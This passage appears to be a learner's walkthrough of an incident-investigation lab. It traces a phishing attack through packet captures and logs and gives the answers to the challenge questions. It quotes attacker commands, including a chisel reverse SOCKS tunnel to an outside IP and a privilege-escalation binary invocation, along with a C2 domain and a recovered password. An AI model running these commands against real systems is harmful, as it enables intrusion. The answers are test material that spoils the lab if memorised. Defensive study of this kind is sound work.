Searched first.exe and searched for SHA256 hash


"C:\Users\Public\Downloads\first.exe”

Answer:CE278CA242AA2023A4FE04067B0A32FBD3CA1599746C160949868FFC7FC3D7D8


4.The stage 2 payload downloaded establishes a connection to a c2 server. What is the domain and port used by the attacker?

Format: domain:port

To find the Domain we have to filter the Map description field with DNS



We have found out the domain name, now we have to know what port it is using, to view that we need wireshark tool and filter it out with the domain name. http.host contains "resolvecyber.xyz"



It is using http which use port 80

Answer:resolvecyber.xyz:80

Initial Access - Malicious Document Traffic

Investigation Guide

Since we have discovered network-related artefacts, we may again refer to our cheatsheet, which focuses on Network Log Analysis:

- We can now use **Brim and Wireshark** to investigate the packet capture.


- Find network events related to the harvested domains and IP addresses.
- Sample Brim filter that you can use for this investigation: `_path=="http" "<malicious domain>"`

Challenge Questions

1.What is the URL of the malicious payload embedded in the document?


form the harvested malicious domain “phishteam.xyz”, we filtered (http.host contains "phishteam.xyz") && (http.request.method == "GET") to see the url by clicking the

packet 2411 → follow HTTP stream, /02dcf07/index.html




Answer: http://phishteam.xyz/02dcf07/index.html

2.What is the encoding used by the attacker on the c2 connection?




Answer: Base64

3.The malicious c2 binary sends a payload using a parameter that contains the executed command results. What is the parameter used by the binary?




Answer:q

4.The malicious c2 binary connects to a specific URL to get the command to be executed. What is the URL used by the binary?



Answer: /9ab62b5

5.Based on the user agent, what programming language was used by the attacker to compile the binary?



Format: Answer in lowercase

Answer:nim

Discovery - Internal Reconnaissance


Investigation Guide

To continue with the investigation, we may focus on the following information:

- Find network and process events connecting to the malicious domain.
- Find network events that contain an encoded command.
- We can use Brim to filter all packets containing the encoded string.
- Look for endpoint enumeration commands since the attacker is already inside the machine.

1.The attacker was able to discover a sensitive file inside the machine of the user. What is the password discovered on the aforementioned file?

Every command was encoded with base64, i want to copy paste each code in cyberchef by doing it manually. packet 5893



Answer:infernotempest

2.The attacker then enumerated the list of listening ports inside the machine. What is the listening port that could provide a remote shell inside the machine?

Input

bmV0c3RhdCAtYW5vIC1wIHRjcCAtIA0KQWN0aXZlIENvbm5lY3Rpb25zDQoNCiAgUHJvdG8gIExvY2FsIEFkZHJlc3MgICAg
nbiBBZGRyZXNzICAgICAgICBTdGF0ZSAgICAgICAgICAgUElEDQogIFRDUCAgICAwLjAuMC4wOjEzNSAgICAgICAgICAgIDA
AgICAgICAgICAgTElTVEVOSU5HICAgICAgIDg2NA0KICBUQ1AgICAgMC4wLjAuMDo0NDUgICAgICAgICAgICAwLjAuMC4wOj
CAgIExJU1RFTklORyAgICAgICA0DQogIFRDUCAgICAwLjAuMC4wOjUwNDAgICAgICAgICAgIDAuMC4wLjA6MCAgICAgICAgI
SU5HICAgICAgIDU1MDgNCiAgVENQICAgIDAuMC4wLjA6NTM1NyAgICAgICAgICAgMC4wLjAuMDowICAgICAgICAgICAgICBM
gICAgNA0KICBUQ1AgICAgMC4wLjAuMDo1OTg1ICAgICAgICAgICAwLjAuMC4wOjAgICAgICAgICAgICAgIExJU1RFTklORyA
RDUCAgICAwLjAuMC4wOjc2ODAgICAgICAgICAgIDAuMC4wLjA6MCAgICAgICAgICAgICAgTElTVEVOSU5HICAgICAgIDQ5Nj
DAuMC4wLjA6NDcwMDEgICAgICAgICAgMC4wLjAuMDowICAgICAgICAgICAgICBMSVNURU5JTkcgICAgICAgNA0KICBUQ1AgI
OTY2NCAgICAgICAgICAwLjAuMC4wOjAgICAgICAgICAgICAgIExJU1RFTklORyAgICAgICA0NzYNCiAgVENQICAgIDAuMC4w
gICAgICAgMC4wLjAuMDowICAgICAgICAgICAgICBMSVNURU5JTkcgICAgICAgMTIxMg0KICBUQ1AgICAgMC4wLjAuMDo0OTY
AwLjAuMC4wOjAgICAgICAgICAgICAgIExJU1RFTklORyAgICAgICAxNzYwDQogIFRDUCAgICAwLjAuMC4wOjQ5NjY3ICAgIC
jA6MCAgICAgICAgICAgICAgTElTVEVOSU5HICAgICAgIDI0MjQNCiAgVENQICAgIDAuMC4wLjA6NDk2NzEgICAgICAgICAgM
ICAgICAgICBMSVNURU5JTkcgICAgICAgNjI0DQogIFRDUCAgICAwLjAuMC4wOjQ5Njc2ICAgICAgICAgIDAuMC4wLjA6
gICAgTElTVEVOSU5HICAgICAgIDYwOA0KICBUQ1AgICAgMTkyLjE2OC4yNTQuMTA3OjEzOSAgICAwLjAuMC4wOjAgICAgICA
RFTklORyAgICAgICA0DQogIFRDUCAgICAxOTIuMTY4LjI1NC4xMDc6NTE4MDIgIDUyLjEzOS4yNTAuMjUzOjQ0MyAgICAgRV
CAgIDMyMTYNCiAgVENQICAgIDE5Mi4xNjguMjU0LjEwNzo1MTgzOSAgMzQuMTA0LjM1LjEyMzo4MCAgICAgICBUSU1FX1dBS
ICBUQ1AgICAgMTkyLjE2OC4yNTQuMTA3OjUxODU4ICAxMDQuMTAxLjIyLjEyODo4MCAgICAgIFRJTUVfV0FJVCAgICAgICAw
xOTIuMTY4LjI1NC4xMDc6NTE4NjAgIDIwLjIwNS4xNDYuMTQ5OjQ0MyAgICAgVElNRV9XQUlUICAgICAgIDANCiAgVENQICA
U0LjEwNzo1MTg2MSAgMjA0Ljc5LjE5Ny4yMDA6NDQzICAgICBFU1RBQkxJU0hFRCAgICAgNDM1Mg0KICBUQ1AgICAgMTkyLj
jUxODcxICAyMC4xOTAuMTQ0LjE2OTo0NDMgICAgIFRJTUVfV0FJVCAgICAgICAwDQogIFRDUCAgICAxOTIuMTY4LjI1NC4xM

2896 1

Output

```
netstat -ano -p tcp -
Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       864
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       5508
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       4964
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       476
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1212
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1760
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       2424
  TCP    0.0.0.0:49671          0.0.0.0:0              LISTENING       624
  TCP    0.0.0.0:49676          0.0.0.0:0              LISTENING       608
  TCP    192.168.254.107:139    0.0.0.0:0              LISTENING       4
  TCP    192.168.254.107:51802  52.139.250.253:443     ESTABLISHED     3216
  TCP    192.168.254.107:51839  34.104.35.123:80       TIME_WAIT       0
```

2170 32 2ms Raw Bytes

Answer: 5985

3.The attacker then established a reverse socks proxy to access the internal services hosted inside the machine. What is the command executed by the attacker to establish the connection?

Format: Remove the double quotes from the log.

Searched the keyword socks

Answer:C:\Users\benimaru\Downloads\ch.exe client 167.71.199.191:8080 R:socks

4.What is the SHA256 hash of the binary used by the attacker to establish the reverse socks proxy connection?

Answer: 8A99353662CCAE117D2BB22EFD8C43D7169060450BE413AF763E8AD7522D2451


5.What is the name of the tool used by the attacker based on the SHA256 hash? Provide the answer in lowercase.
There are other names for the tool also but chisel was the one when i was released

Answer: chisel


5.The attacker then used the harvested credentials from the machine. Based on the succeeding process after the execution of the socks proxy, what service did the attacker use to authenticate?

Format: Answer in lowercase

sorted the line from small to high for proper order. after the reverse sock connection line there is next tool executed by attacker “wsmprovhost.exe”



```
Hint
External research needed. Use the process name to determine the servi
ce name.
```



Answer: WinRM

Privilege Escalation - Exploiting Privileges

Investigation Guide

With this, we can focus on the following network and endpoint events:

- Look for events executed after the successful execution of the reverse socks proxy tool.
- Look for potential privilege escalation attempts, as the attacker has already established a persistent low-privilege access.

1.After discovering the privileges of the current user, the attacker then downloaded another binary to be used for privilege escalation. What is the name and the SHA256 hash of the binary?

Format: binary name,SHA256 hash


The ran whoami command to know the privilege and then ran "C:\Users\benimaru\Downloads\spf.exe" -c C:\ProgramData\final.exe

Answer: spf.exe,8524FBC0D73E711E69D60C64F1F1B7BEF35C986705880643DD4D5E17779E586D

2.Based on the SHA256 hash of the binary, what is the name of the tool used?


Format: Answer in lowercase

To find the tool name paste the SHA256 hash value



